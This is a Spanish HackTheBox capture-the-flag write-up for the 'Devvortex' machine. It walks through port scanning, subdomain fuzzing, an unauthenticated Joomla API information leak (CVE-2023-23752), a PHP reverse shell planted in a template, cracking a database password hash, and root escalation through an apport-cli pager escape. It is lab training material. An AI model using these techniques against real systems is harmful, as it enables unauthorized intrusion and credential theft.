Maquina Devvortex
- OS: Linux
- Plataforma: HackTheBox
- Nivel: Easy
- Tags: #joomla #CVE-2023-23752 #subdomain-enumeration #apport #CVE-2023-1326
Reconocimiento
Comienzo tirando un ping para comprobar la conectividad.
- ttl 63 maquina linux
> ping -c 1 10.129.229.146
------------------------------------------------------------
PING 10.129.229.146 (10.129.229.146) 56(84) bytes of data.
64 bytes from 10.129.229.146: icmp_seq=1 ttl=63 time=112 ms

--- 10.129.229.146 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 111.642/111.642/111.642/0.000
Ahora realizo un escaneo con nmap para ver que puertos tenemos abiertos.
> sudo nmap -p- -Pn -n -sS --min-rate 5000 -vvv 10.129.229.146
-----------------------------------------------------------------
Nmap scan report for 10.129.229.146
Host is up, received user-set (0.11s latency).
Scanned at 2025-12-14 17:52:51 CST for 14s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
- Puertos 22 y 80 abiertos
Sobre los puertos abiertos realizo un segundo escaneo para detectar servicios, versiones y correr un conjunto de scripts de reconocimiento.
> sudo nmap -p 22,80 -Pn -sV -sC -n -vvv -sS 10.129.229.146 -oN target
-------------------------------------------------------------------------------------------------
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpHIfI5j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAsU3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Puerto 22 SSH OpenSSH 8.2p1 Ubuntu 4ubuntu0.9
- Puerto 80 HTTP nginx 1.18.0 con dominio
http://devvortex.htb/
Colocamos el dominio en /etc/hosts
Enumeración
Puerto 80 HTTP
- La pagina es sobre un equipo de desarrolladores, es una pagina estática no contiene nada raro

Tecnologías Web.
- El dominio principal corre con un
nginx 1.18.0
> whatweb http://devvortex.htb/
http://devvortex.htb/ [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[info@DevVortex.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.229.146], JQuery[3.4.1], Script[text/javascript], Title[DevVortex], X-UA-Compatible[IE=edge], nginx[1.18.0]
Vhost Fuzzing.
Realizamos una enumeracion de subdominios para ver si encontrábamos algo interesante y nos topamos con lo siguiente.
- Nos topamos con el subdominio
dev
> ffuf -u http://devvortex.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt:FUZZ -H "Host: FUZZ.devvortex.htb" -o vhosts -fl 8

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev'
________________________________________________

 :: Method           : GET
 :: URL              : http://devvortex.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.devvortex.htb
 :: Output file      : vhosts
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response lines: 8
________________________________________________

dev                     [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 143ms]
Colocamos el nuevo subdominio en el /etc/host
dev.devvortex.htb
Este subdominio es prácticamente la misma pagina pero rediseñada

Tecnologías Web.

- Wappalyzer detecta que la pagina esta utilizando un CMS
Joomla.
Enumeracion de Joomla.
Para enumera Joomla utilizamos una herramienta llamada joomscan
- Podemos ver la version de Joomla 4.2.6
> joomscan -u http://dev.devvortex.htb/
----------------------------------------------
   ____  _____  _____  __  __  ___   ___    __    _  _
   (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
  .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
            (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://dev.devvortex.htb/ ...


[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/

Login panel en http://dev.devvortex.htb/administrator/
Explotación
Buscando por la version de Joomla 4.2.6 nos podemos encontrar con el CVE-2023-23752. Que basicamente nos permite acceder a endpoints sin necesidad de autenticación (fuga de informacion).
El endpoint del que abusamos es este:
?public=truees la configuración que nos permite bypassear la autenticación.
- Conseguimos las credenciales lewis:P4ntherg0t1n5r3c0n##

Ingresamos al dashboard administrativo con las credenciales lewis:P4ntherg0t1n5r3c0n## y nos dirigimos a la parte de site templates

Dentro de Site Templates podremos ver los temas que estan instalados, en este caso es Cassiopeia Details and Files. Voy a editar algun archivo .php de dicho tema para colocar una reverse-shell.
- Utilice la reverse-shell de pentest monkey

Ahora nos ponemos en escucha
Y nos dirigimos a la ruta donde esta el archivo offline.php - http://dev.devvortex.htb/templates/cassiopeia/offline.php.
Recibimos la conexion
Listening on 0.0.0.0 443
Connection received on 10.129.229.146 51796
Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct 31 09:21:49 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 00:46:43 up 56 min,  0 users,  load average: 0.00, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
Escalada de privilegios usuario logan
Dentro del sistema me topo con el archivo configuration.php
- Consigo credenciales de la base de datos
mysql
www-data@devvortex:~/dev.devvortex.htb$ cat configuration.php
-------------------------
public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'lewis';
    public $password = 'P4ntherg0t1n5r3c0n##';
Me conecto a mysql y empiezo a enumerarlo.
- Conexion
- Listo las bases de datos.
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
- Listo las tablas de la base de datos joomla.
mysql> use joomla
use joomla
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;

+-------------------------------+
| Tables_in_joomla              |
+-------------------------------+
| sd4fg_action_log_config       |
| sd4fg_user_usergroup_map      |
| sd4fg_usergroups              |
| sd4fg_users                   |
+-------------------------------+
- Listo el contenido de la tabla sd4fg_users
mysql> select * from sd4fg_users;

# Aqui el output se bugeo full por alguna razon

logan:logan@devvortex.htb:$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12
Nos encontramos con un usuario logan el cual podemos verificar que si existe por su directorio home y su aparición en el /etc/passwd
www-data@devvortex:~$ cat /etc/passwd | grep logan
cat /etc/passwd | grep logan
logan:x:1000:1000:,,,:/home/logan:/bin/bash
Ahora tenemos las credenciales
- logan:\(2y\)10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12
Con ayuda de hashes.com crackeamos el hash.

Ahora tenemos las credenciales del usuario logan por lo cual podemos migrar a el:
- logan:tequieromucho
www-data@devvortex:~$ su logan
su logan
Password: tequieromucho

logan@devvortex:/var/www$ id
id
uid=1000(logan) gid=1000(logan) groups=1000(logan
Escalada a root.
Enumere binarios que pudiera ejecutar como root y me encuentro con esto.
- binario apport-cli
logan@devvortex:~$ sudo -l
sudo -l
[sudo] password for logan: tequieromucho

Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
Consigo la version de apport-cli
- Version 2.20.11 la cual es vulnerable CVE-2023-1326
Para aprovecharnos de apport-cli vamos a seguir los siguientes pasos.
- Creamos un reporte de crash, en este caso fue un 5 dist-upgrade
logan@devvortex:/var/crash$ sudo /usr/bin/apport-cli -f
*** What kind of problem do you want to report?


Choices:
  1: Display (X.org)
  2: External or internal storage devices (e. g. USB sticks)
  3: Security related problems
  4: Sound/audio related problems
  5: dist-upgrade
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 5
- Después elegimos la opción de ver el reporte
Vpara entrar en un pager.
*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
................

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (87.8 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
- Entraremos en un pager
lessen el cual spawnearmos una bash
Somos root.
PWNED